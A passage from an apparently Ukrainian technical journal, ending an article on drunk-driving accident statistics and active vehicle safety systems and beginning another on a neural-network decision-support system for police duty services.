Статистика дорожньо-транспортних пригод по Черкаській області (за участю водіїв в стані алкогольного сп'яніння)

Рік	Виникло ДТП	Загинуло	Травмовано
2005	95	11	129
2006	101	17	140
2007	188	27	267

Аналіз стану ДТП за причинами їх виникнення, проведений авторами за даними УМВС України в Черкаській області, показав, що за період з 2000 по 2007 рік вони залишаються незмінними. Це означає, що сформована система й засоби безпеки дорожнього руху на сьогоднішній день не в повній мірі відповідають

сучасним вимогам.

Як відомо, ДТП завжди вчиняється внаслідок конкретної причини, встановлення якої дозволяє розробити та впровадити цілий діапазон заходів щодо попередження виникнення та розвитку цього небезпечного явища [1].

Причин виникнення ДТП багато:


- порушення вимог безпеки дорожнього руху;
- експлуатація заздалегідь несправного автотранспорту;
- обмеження зорового сприйняття шляху;
- неправильність дій водія і пасажирів (керування автомобілем в стані алкогольного сп'яніння);
- недбалість і недостатня поінформованість водіїв в питаннях безпеки дорожнього руху та ін.

У процесі виконання завдань з розслідування ДТП перед підрозділами МВС України виникає необхідність виявлення осередку ДТП, визначення причин виникнення, реєстрації інформаційних факторів ДТП (час, шлях гальмування, психофізіологічний стан водіїв й т.п.), які в подальшому дозволять дати точні висновки при розслідуванні факту ДТП. Ефективним шляхом розв'язання даного завдання є автоматизація і координація всіх етапів наступного процесу:


- комплексна оцінка й класифікація об'єктів дорожнього руху по аварійній небезпеці;
- наукове дослідження і вибір ресурсів ДАІ УМВС; системний аналіз функціонування ДАІ УМВС;
- проектування автоматизованих систем керування автотранспортним засобом (АСКАЗ);
- розробка і впровадження систем АБА та їх цільове використання.

Оброблені авторами статистичні дані і проведений методом екстраполяції трендів прогноз до 2013 року показують, що аварійність за участю водіїв транспортних засобів в стадії алкогольного сп'яніння на території Черкаської області має тенденцію до зростання (рис. 1).

Скоєно ДТП



Травмовано осіб



Загинуло осіб




Рис. 1. а) Динаміка кількості ДТП. б) Динаміка кількості травмованих осіб при ДТП. в) Динаміка смертності при ДТП

Задачі та методи дослідження. Водіїв вважають відповідальними за 82 % усіх дорожньо-

транспортних пригод на шляхах ФРН, 75 % у Бразилії, 71 % у Угорщини, 41 % в Італії, 96 % у Польщі, 80 % у США. Тому однією з основних задач автомобільної електроніки є зменшення кількості ДТП, що відбуваються з вини водія, тобто підвищення безпеки руху.

Системи підвищення безпеки автомобіля поділяються на *активні і пасивні*. Активні системи забезпечують запобігання ДТП. Призначення пасивних систем полягає в зменшенні наслідків від ДТП.

Існує безліч різних шляхів поліпшення активної безпеки автомобіля за допомогою АСКАЗ. Ці шляхи можна об'єднати в два принципово різних напрямки. *Перший напрямок* розвивається давно. Він базується на системному підході, при якому автомобіль, водій і дорога розглядаються як єдина система. Результатом такого підходу є необхідність максимізувати відповідність властивостей автомобіля психофізіологічним можливостям людини. Серед проектів з використанням АСКАЗ для удосконалювання активної безпеки автомобіля як елемента системи (<автомобіль>-<водій>-<дорога>), автори пропонують виділити наступні напрямки: удосконалювання керуваності, стійкості, плавності ходу автомобіля; поліпшення зорового сприйняття шляху; поліпшення чутності звукових сигналів; запобігання неправильним діям водія і пасажирів.

Другий напрямок розвитку електронних систем, що підвищують активну безпеку автомобіля, інтенсивно розвивається лише в останні десятиліття та базується на частковому або повному виключенні водія з процесу керування транспортним засобом завдяки автоматизації функцій, що виконує водій. Серед цих систем можна виділити пристрої *керування курсом і швидкістю руху* автомобіля [2, 3]. Системи керування курсом поки не одержали широкого розвитку з ряду причин. Тоді як системи керування швидкістю розвиваються високими темпами [2].

Номенклатура електронних систем, що підвищують активну і пасивну безпеку, досить широка. Тому далі автори наводять описи лише деяких систем, що мають особливий науковий інтерес, а також пропонують свою систему, яка, крім підсистем керування автомобілем, включає підсистему інформування підрозділів ДАІ УМВС про психофізіологічні можливості водія.

Як відомо, понад 50 % випадків ДТП зі смертельним результатом в Європі пов'язано зі споживанням алкоголю. Очікується, що ця цифра буде зростати в зв'язку зі збільшенням алкоголю на душу населення. Тому ряд фірм працює над створенням електронних пристроїв – *"Тестерів тверезості"*, що перешкоджають ввімкненню двигуна людиною, що знаходиться в нетверезому стані. Принцип роботи тестерів тверезості звичайно базується на тому, що в людини, яка вживала алкоголь, порушується координація руху, збільшується час реакції. Розглянемо два пристрої, в основу роботи яких покладений даний принцип.

Пристрій, який розробив концерн "Дженерал Моторс", є електронним блоком, на екрані якого протягом 5 секунд з'являється п'ятизначне випадкове число. Водій повинний набрати на клавіатурі за заданий час (3 секунди) таке ж число. При трьох невдалих спробах двигун неможливо ввімкнути протягом 30 хв. Після чого водій знову зможе спробувати ввімкнути двигун автомобіля. В іншій системі тієї ж компанії перевірка можливості водія керувати автомобілем полягає в тому, щоб, повертаючи кермо при виключеному двигуні, зупинити стрілку приладу, що рухається за квазівипадковим законом. Тест продовжується 5 секунд.

На жаль, зазначені системи мають наступні вади. В системах, заснованих на перевірці реакції і координації рухів водія безпосередньо перед поїздкою, водій може попросити будь-кого з пасажирів завести двигун. Він також може не вимикати двигун, знаючи про те, що буде вживати спиртні напої. Не перевіряється стан людини в процесі руху. Окрім того, у зазначених пристроях не передбачаються ситуації, у яких включення двигуна не повинне блокуватися, наприклад, при пуску двигуна, який вимкнувся. Значну складність при розробці тестерів тверезості становить широта діапазону розсіювання оцінок, що характеризують стан водія. Тому пристрій, що функціонує з 100 % гарантією, на даний час відсутній. Однак у результаті робіт надійність тестерів тверезості постійно росте. Так, пристрої першого покоління концерну "Дженерал Моторс" працюють з 50 % надійністю, тобто виявлялося 50 % водіїв з концентрацією алкоголю в крові. В 2002 році надійність була доведена до 78 % і дослідження в цьому напрямку продовжуються.

Системний підхід до проектування систем активної безпеки автомобіля. Автори вказують, що проблема створення АБА складається з проблем автоматизації процесів створення та підвищення ефективності цих процесів і якості їх результатів, де аспектом розгляду є пара <Ефективність> ↔ <Якість>.

При розв'язанні обох проблем йдемо від теорії до практики через методологію [4].

Як узагальнений алгоритм системний підхід до створення АБА реалізується на трьох великих етапах:

- систематизація (цілей, задач, моделей, методів) на основі проведення класифікації та впорядкування (декомпозиції);
- використання формалізованого поняття «система» (< вхід > – < перетворення > – < вихід >) та проведення математичних і комп'ютерних експериментів;
- застосування методології цілеорієнтування системи (< цілі > ↔ < засоби >), що деталізується в більш конкретну структуру (< цілі > ↔ < задачі моделі > ↔ < методи, алгоритми > ↔ < програмно-технічні засоби >).

Як відомо [5, 6], в теорії і практиці керування складними системами спостерігається становлення нового напрямку, адекватного методам синтезу в традиційній теорії автоматичного керування. Цей напрямок, що отримав назву *системне проектування* інтелектуальних систем логіко-динамічного класу, до яких належить автомобіль сьогодення, обумовив три фундаментальні компоненти, які складають основу дослідження в області створення складних систем:

- теорія логіко-динамічних систем, що досліджуються;

- методологія і апарат для побудови складних проектних рішень (системне проектування);
- програмно-методичні і технічні засоби реалізації відповідних методик.

Формування задач системного проектування АБА.

Задача моделювання процесів функціонування АБА.

У більшості випадків функціонуюча система визначається як мережа зв'язаних елементів.

$$\Sigma_1 = (E, w). \quad (1)$$

Множину E назвемо множиною елементів системи, Σ, ω – структурою системи.

Висловлюється думка про те, що АБА, які блокують запалювання, не враховують психологію людини. Ці пристрої протидіють водієві, не дозволяючи йому ввімкнути двигун. Тому, при обов'язковій установці на автомобілі АБА, одним із її елементів повинний бути пристрій, що дає можливість почати рух без усіляких перевірок. З огляду на дані обставини, пропонується не блокувати запалювання. Система повинна тільки реєструвати помилки водія й сповістити його про перевищення припустимого значення погрішностей, подаючи звуковий і світловий сигнали. Водій, переконавшись в тому, що він не може керувати без помилок, зупинить автомобіль без насильницьких дій з боку автоматики.

Задача оптимального керування АБА.

Нехай

$$\Sigma_2 = (E, w, (Z(s))_{s \in S}, (f_e)_{e \in E}, \chi, I) \quad (2)$$

функціонуюча система v_0 – власне вхід системи, v_1 – канал керування, f_e – оператори елементів $e \in E$, S – множина зв'язків системи Σ . Для відомого вхідного сигналу Z/v потрібно визначити вихідний сигнал Z/w , щоб виконувалися при цьому рівняння функціонування: $Z/\psi(e) = f_e(Z/\varphi(e))$, $e \in E$. При заданому вхідному сигналі Z/v_0 потрібно визначити дію Z/v_1 , що управляє, для того, щоб виконувалася умова $Z/\psi(e) = f_e(Z/\varphi(e))$, $e \in E$.

Система Σ_2 називається керованою, якщо для будь-якого вхідного сигналу $Z|U_0$ завдання керування системою Σ з цільовою множиною $A = \{k\}$ і виконується вимога $I(Z/w) \in A$.

Припустимо, що I використовується для ідентифікації стану системи Σ і називається в цьому випадку вихідним відображенням, а χ - множиною вихідних величин. Якщо не існує різних сигналів Z і $Z' \in Z$ в системі, одержаних за допомогою однієї і тієї ж дії $Z/v_1 = Z'/v_2$, що керує, і таких, що вихідні величини $I(Z/w)$ і $I(Z'/w)$, відповідні цим сигналам, рівні $I(Z/w) = I(Z'/w)$, то система Σ називається спостережуваною.

Для контролю стану водія в процесі керування автомобілем розроблено пристрій, що вимірює кількість рухів керма за деякий проміжок часу. Якщо кількість рухів менше деякого значення, що залежить від швидкості автомобіля, то лунає сигнал тривоги. Принцип дії даного пристрою базується на результатах дослідження, яке показало, що на швидкості 14 м/с (50 км/ч) водій на вулиці з середньою інтенсивністю руху повертає кермо не рідше 1 разу в 2 сек. При стомленні водія частота повороту керма зменшується в 1,7-2 рази. Зазначенні оцінки, що характеризують стан водія (наприклад, частота повороту керма), відрізняються для різних водіїв і залежать від умов руху. Тому в майбутньому подібні системи повинні бути адаптованими.

Задача оптимального розвитку (адаптація) системи АБА.

Нехай

$$\Sigma = (E, (w_\alpha)_{\alpha \in \Lambda}, (Z_\tau(s))_{\tau \in T, s \in S}, (f_{e, \alpha, \tau})_{e \in E, \alpha \in \Lambda, \tau \in T}, (\chi_{\alpha \tau})_{\alpha \in \Lambda, \tau \in T}, (I_{\alpha \tau})_{\alpha \in \Lambda, \tau \in T}, \chi, I) \quad (3)$$

система з керованою структурою і характером функціонування, v_{0d} - власне вхід системи, v_{1d} – канал керування, коли система наділена варіантом структури α , $\alpha \in \Lambda$, A - цільова множина в просторі χ глобальних цілей. При заданому семействі $(\chi_{\alpha \tau})_{\alpha \in \Lambda, \tau \in T}$ вхідних сигналів $\chi_{\alpha \tau} \in \prod_{s \in v_{0d}} Z_\tau(s)$ потрібний визначався режим (γ, t) розвитку системи Σ , де $\gamma: T \rightarrow \Lambda$, $t = (\tau_i)_{i \in I}$ - розбиття T , і семейство $(u_i)_{i \in I}$ дій, що управляють, $u_i \in \prod_{s \in v_{0d}, \gamma(\tau_i)} Z_{\tau_i}(s)$, такі, щоб виконувалися умови:

а) $Z_i/\psi_{\gamma(\tau_i)}(e) = f_{e, \gamma(\tau_i), \tau_i}(Z_i/\varphi_{\gamma(\tau_i)}(e))$ для $Z_i \in Z_{\gamma(\tau_i), \tau_i}$, $e \in E$, $i \in I$;

б) $Z_i/v_{0, \gamma(\tau_i)} = \chi_{\gamma(\tau_i), \tau_i}$;

в) $Z_i/v_{1, \gamma(\tau_i)} = u_i$, $i \in I$;

і одна з умов:

г) $I(k') \in A$, де $k' = q_{(\gamma(\tau_i), \tau_i, i \in I)}(k)$, $k = (I_{\gamma(\tau_i), \tau_i}(Z_i / w_{\gamma(\tau_i)}))_{i \in I}$;

д) $I(k') \rightarrow ext$ при тих же, що і в г) позначеннях.

У цьому випадку вдається врахувати індивідуальні особливості водія і конкретних умов руху. Облік індивідуальних особливостей водія пропонується здійснювати, порівнюючи значення його впливів на органи керування автомобілем з нормативними. У результаті обробки і порівняння може бути обчислений показник якості керування автомобілем. Якщо водій стомився або знаходиться в стані сп'яніння, то значення показника якості буде низьким і пристрій вимкне двигун та проінформує водія про низьку якість керування автомобілем.

Заключення. Як підсумок вище викладеного хочеться відмітити запропоновану авторами систему АБА

$$\Sigma = (\Sigma_1, \Sigma_2, \Sigma_3) \quad (4)$$

Технологія *системного проектування* дозволила в комплексі врахувати основні сучасні тенденції теорії і практики автоматизованого проектування об'єктів нової техніки (ОНТ); в статті це АБА на всіх етапах їхньої розробки (*проектування, конструювання дослідного виробництва, випробування*), тобто на всіх етапах технологічного циклу створення ОНТ.

На відміну від кращих відомих технологій, технологія *системного проектування* припускає якісно новий шлях створення ОНТ на науковій основі, що дозволяє організувати комплексну автоматизацію промислової розробки ОНТ із необмеженими можливостями вдосконалювання і підвищення ефективності технологічних процесів і якості створюваних систем.

В області створення автоматизованих систем активної безпеки автотранспортних засобів найбільш перспективними вбачаються напрямки досліджень, спрямовані на запобігання ДТП, а не на ослаблення їхніх наслідків (тобто на усунення причин, а не наслідків).

Література

1. Доненко В.В., Реуцков О.Г. Адміністративна відповідальність за порушення правил дорожнього руху: досвід реформування в країнах СНД // Бюлетень з обміну досвідом роботи. – 2007. – № 170. – С.75-82.
2. Синельников А.Х. Электроника в автомобиле. – М.: Радио и связь, 1985. – 96 с.
3. Брюханов А.Б., Хомич В.И. Электроника на автомобильном транспорте. – М.: Транспорт, 1984. – 124 с.
4. Жук К.Д. Системное проектирование современной техники: Сб. научн. тр. – К.: Институт кибернетики им. В.М. Глушкова, 1982. – С. 146-158.
5. Тимченко А.А. Основы системного проектирования та системного аналізу складних об'єктів: Основы системного підходу та системного аналізу об'єктів нової техніки: Навч. посібник / За ред. Ю.Г.Леги. – К.: Либідь, 2004. – 288 с.
6. Тимченко А.А. Эволюционное определение сложной системы // Вісник ЧІТІ. – 2000. – № 1 – С. 105-110.

Надійшла 7.5.2008 р.

УДК 004.832.2

В.Ю. ТІТОВА, В.М. ЛОКАЗЮК
Хмельницький національний університет

ІНФОРМАЦІЙНА ТЕХНОЛОГІЯ ТА ЗАСОБИ ПІДТРИМКИ ПРИЙНЯТТЯ РІШЕНЬ ДЛЯ ОПЕРАТИВНО-ЧЕРГОВИХ СЛУЖБ

У даній статті розглянуто інформаційну технологію та засоби, необхідні для підтримки прийняття рішень оперативного чергового оперативно-чергової служби. Для створення даної технології було проаналізовано діяльність оперативного чергового, визначено основні задачі, які постають перед ним після надходження інформації про виникнення ситуації та перенесено виконання більшої частини цих задач на систему підтримки прийняття рішень для оперативно-чергових служб. Засоби підтримки прийняття рішень базуються на елементах теорії штучних нейронних мереж та теорії багатокритеріальної оптимізації.

Вступ. Процес прийняття рішень полягає у генерації можливих альтернатив, їх оцінці та виборі кращої альтернативи [1]. Інколи, при цьому, особі, що приймає рішення (ОПР) необхідно врахувати велику кількість суперечливих вимог та оцінити варіанти рішень за багатьма критеріями. Суперечливість вимог, неоднозначність або суб'єктивність оцінювання, помилки у виборі критеріїв – все це значною мірою ускладнює прийняття остаточного рішення. В даному випадку, ОПР потребує додаткової підтримки прийняття рішень, яка полягає у забезпеченні її необхідною інформацією, формалізації опису процесів опрацювання вхідних даних та прийнятті рішення [2].

На сьогоднішній день, одним зі способів забезпечення підтримки прийняття рішень ОПР під час розв'язання нею проблемних ситуацій, які характеризуються великою складністю, невизначеністю і

структурованістю, є системи підтримки прийняття рішень [1, 2].

Характеристика предметної області. Чергова частина – самостійний структурний підрозділ в системі управління внутрішніх справ (УВС), який здійснює керівництво і контроль за діяльністю різних служб і виконує задачі по охороні громадського порядку та боротьбі зі злочинністю [3]. До задач, виконання яких покладено на чергову частину, належать:

- збирання інформації та реагування на виникнення ситуації;
- керування силами і засобами, задіяними за планом комплексного використання сил і засобів міліції при охороні громадського порядку.

Безпосередньо виконання цих задач покладено на оперативного чергового (ОЧ), який за своєю професійною діяльністю та службовими обов'язками є ОПР по охороні суспільного порядку та боротьбі зі злочинністю.

На основі аналізу діяльності ОЧ було деталізовано задачі, які постають перед ним після надходження інформації про ситуацію (рис. 1) [4].

На сьогоднішній день прийняття рішень оперативними черговими базується на їх досвіді та інтуїції. Тому виникла необхідність створення інформаційної технології та засобів для забезпечення ОЧ підтримки прийняття рішень, а саме – створення системи підтримки прийняття рішень для оперативно-чергових служб (СППР ОЧС). Зазначена система повинна: [4]:

- виконувати автоматизацію процесу аналізу інформації, що надходить, доповнити її відомостями з інших баз даних, пов'язаними зі згаданими в інформації особами, об'єктами і предметами;
- відносити ситуацію до одного з відомих класів – тобто визначати її модель, формувати первинний список альтернатив та набір критеріїв для подальшого оцінювання ефективності цих альтернатив;
- на основі відомої моделі ситуації прогнозувати її подальший розвиток та визначати наслідки виконання кожної з альтернатив;
- оцінювати наслідки кожної з запропонованих альтернатив за відібраними критеріями та обирати кращу з них;
- відобразити усю необхідну інформацію в зрозумілому для користувача вигляді.




Рис. 1. Деталізація процесу прийняття рішень оперативним черговим

Більшість відомих систем підтримки прийняття рішень не виконували усіх функцій, які покладені на СППР ОЧС і, через це, не могли бути використані [4]. Тому, для забезпечення можливості використання оперативно-черговою службою системи підтримки прийняття рішень, було розроблено СППР ОЧС.

Опис системи підтримки прийняття рішень для оперативно-чергових служб. Зазначена система складається з наступних підсистем: діалогової, обробки первинної інформації, прийняття первинних рішень, прогнозування розвитку ситуації, оцінювання ефективності рішень [4]. Її структура представлена на рис. 2.

Діалогова підсистема являє собою інтерфейс користувача для зручності спілкування із системою [4].

Після активізації системи користувачем на екрані з'являється вікно (рис. 3).

При натисканні на кнопку “Довідка” користувач отримує інформацію по користуванню системою і про її можливості.

При натисканні кнопки “Робочий режим” користувач переходить до нового вікна (рис. 4), в якому він має змогу вводити інформацію про ситуації за допомогою спадаючих меню. Користувачу надається змога ввести інформацію про події (4 різні види), місце ситуації (вулиця та адреса) і відносний час ситуації. На основі введеного місця ситуації підсистема “Первинної обробки інформації” визначає показники його людності і небезпечності. Сформовані дані подаються на опрацювання до підсистем “Прийняття первинних рішень” та “Прогнозування розвитку ситуації”. Також в цьому вікні є чотири кнопки, при натисканні на них відкриваються нові вікна: “Вибір критеріїв” (рис. 5), “Перегляд альтернатив” (рис. 6), “Розвиток ситуації” (рис. 7) та “Остаточне рішення” (рис. 8), за допомогою яких користувач має змогу отримати необхідну йому інформацію.




Рис. 2. Структурна схема СППР ОЧС

Вікно “Навчального режиму” аналогічно “Робочому режиму”, але при роботі в цьому режимі користувач має змогу зберігати отримані результати та поповнювати на основі них базу моделей СППР ОЧС.



Рис. 3. Перше діалогове вікно СППР ОЧС




Рис. 4. Діалогове вікно вводу інформації




Рис. 5 Діалогове вікно вибору критеріїв




Рис. 6 Діалогове вікно перегляду альтернатив




Рис. 7 Діалогове вікно прогнозування розвитку ситуації




Рис. 8 Діалогове вікно перегляду остаточного рішення

Підсистема обробки первинної інформації виконує аналіз інформації, що надходить від користувача та доповнює її відомостями, пов'язаними зі згаданими в інформації особами, об'єктами і предметами. Для цього СППР ОЧС інтегрує бази даних, накопичені в УВС по особах, речах, автотранспорту, паспортах, адресах, з базами даних інших державних органів: телефонної служби, адресної служби і т.д [4].

На підсистему прийняття первинних рішень покладено виконання задачі розпізнавання ситуації та визначення наслідків первинних рішень. Тобто, дана підсистема виконує розпізнавання поточної ситуації і пропонує набір можливих альтернатив поведінки та набір критеріїв для подальшого оцінювання ефективності альтернатив. Інформація стосовно можливих альтернатив та критеріїв демонструється “Діалоговою підсистемою” за запитом оперативного чергового [4] (рис. 5, 6).

Для створення підсистеми прийняття первинних рішень було використано нечітку неймережу. Вибір

нейромережного підходу мотивований тим, що задача розпізнавання ситуації та визначення наслідків первинних рішень є важкоформалізованою задачею і застосування для її розв'язання традиційних математичних методів виявилось недоцільним [5]. Нечітка нейронна мережа була обрана у відповідності до формалізованого опису вирішуваної задачі, який являє собою набір умов [5].

Зазначена нейромережа складається з трьох шарів нейронів. Нейрони першого шару визначають ступені належності вхідних даних, необхідних для розпізнавання ситуації та прийняття первинних рішень, до відповідних множин. Нейрони другого шару визначають ступені істинності для кожного з правил, визначених у відповідності до формалізованого опису даної задачі. Усі нейрони цього шару позначені буквою S та реалізують визначену у правилах операцію "АБО". Нейрони третього шару є звичайними нейронами, які виконують зважене додавання [6].

На підсистему прогнозування розвитку ситуації покладено розв'язання задачі прогнозування розвитку ситуації та визначення наслідків первинних рішень. Тобто, дана підсистема виконує прогнозування розвитку оперативної обстановки у часі та визначає наслідки альтернатив, запропонованих "Підсистемою прийняття первинних рішень". Ця інформація використовується для демонстрації розвитку ситуації "Діалоговою підсистемою" за запитом чергового (рис. 7). Визначені наслідки можливих альтернатив використовуються "Підсистемою оцінювання ефективності рішень" для оптимізації вищевказаних альтернатив [4].

Для розв'язання задачі прогнозування розвитку ситуації і визначення наслідків первинних рішень та створення підсистеми прогнозування розвитку ситуації було використано неповнозв'язну прямонапрявлену нейромережу. Аргументацією для цього стали особливості, притаманні вищевказаній задачі [7].

Нейромережа складається з трьох шарів нейронів. Нейрони усіх шарів виконують зважене додавання. В якості активаційної функції для нейронів першого та другого шарів обрана функція гіперболічного тангенсу 'tansig'. Активаційною функцією нейронів третього шару є лінійна функція 'purelin'. На нейрони першого шару надходять вхідні дані, необхідні для прогнозування зміни подій та місця ситуації, та визначення наслідків первинних рішень. Нейрони другого шару визначають прогнозовані події та прогнозоване місце ситуації. Ці дані передаються, як на третій шар нейромережі, так і зчитуються у масив, з якого вони, за запитом ОЧ, можуть бути подані на входи нейромережі в якості вхідних даних. Нейрони третього шару визначають наслідки для кожного первинного рішення [8].

Підсистема оцінювання ефективності рішень проводить оцінювання визначених "Підсистемою прогнозування розвитку ситуації" наслідків альтернатив поведінки за наданими "Підсистемою прийняття первинних рішень" критеріями. Отримана у результаті оцінювання краща альтернатива – остаточне рішення, демонструється оперативному черговому за допомогою "Діалогової підсистеми" [4] (рис. 8).

Реалізація методу оцінювання ефективності рішень для СППР ОЧС базується на організації пошуку рішення за відібраними критеріями [9]. Усі дані розміщуються у три матриці. В першу (А) заносяться дані відношень критеріїв, які оброблюються за допомогою попарних порівнянь. В другу матрицю (В) і третю (С) заносяться значення наслідків можливих рішень за кожним обраним критерієм. Далі дані в матриці В нормуються таким чином, щоб сума значень в кожному стовпчику дорівнювала одиниці, а дані матриці С діляться на нормуючий дільник, яким є максимальне/мінімальне значення у відповідному стовпчику.

Після формування усіх матриць для кожного рішення обчислюється його ефективність за формулою:

$$r_i = \sum_{j=1}^p k_j * n_{ij} * n_{ij}^o, \quad (1)$$

де k_j – ваговий коефіцієнт критерію; n_{ij} – нормоване значення наслідків для кожного рішення r_i за кожним критерієм k_j ; n_{ij}^o – відношення значення наслідків за кожним критерієм до нормуючого дільника. Більш ефективним вважається рішення для якого результат (1) є максимальним.

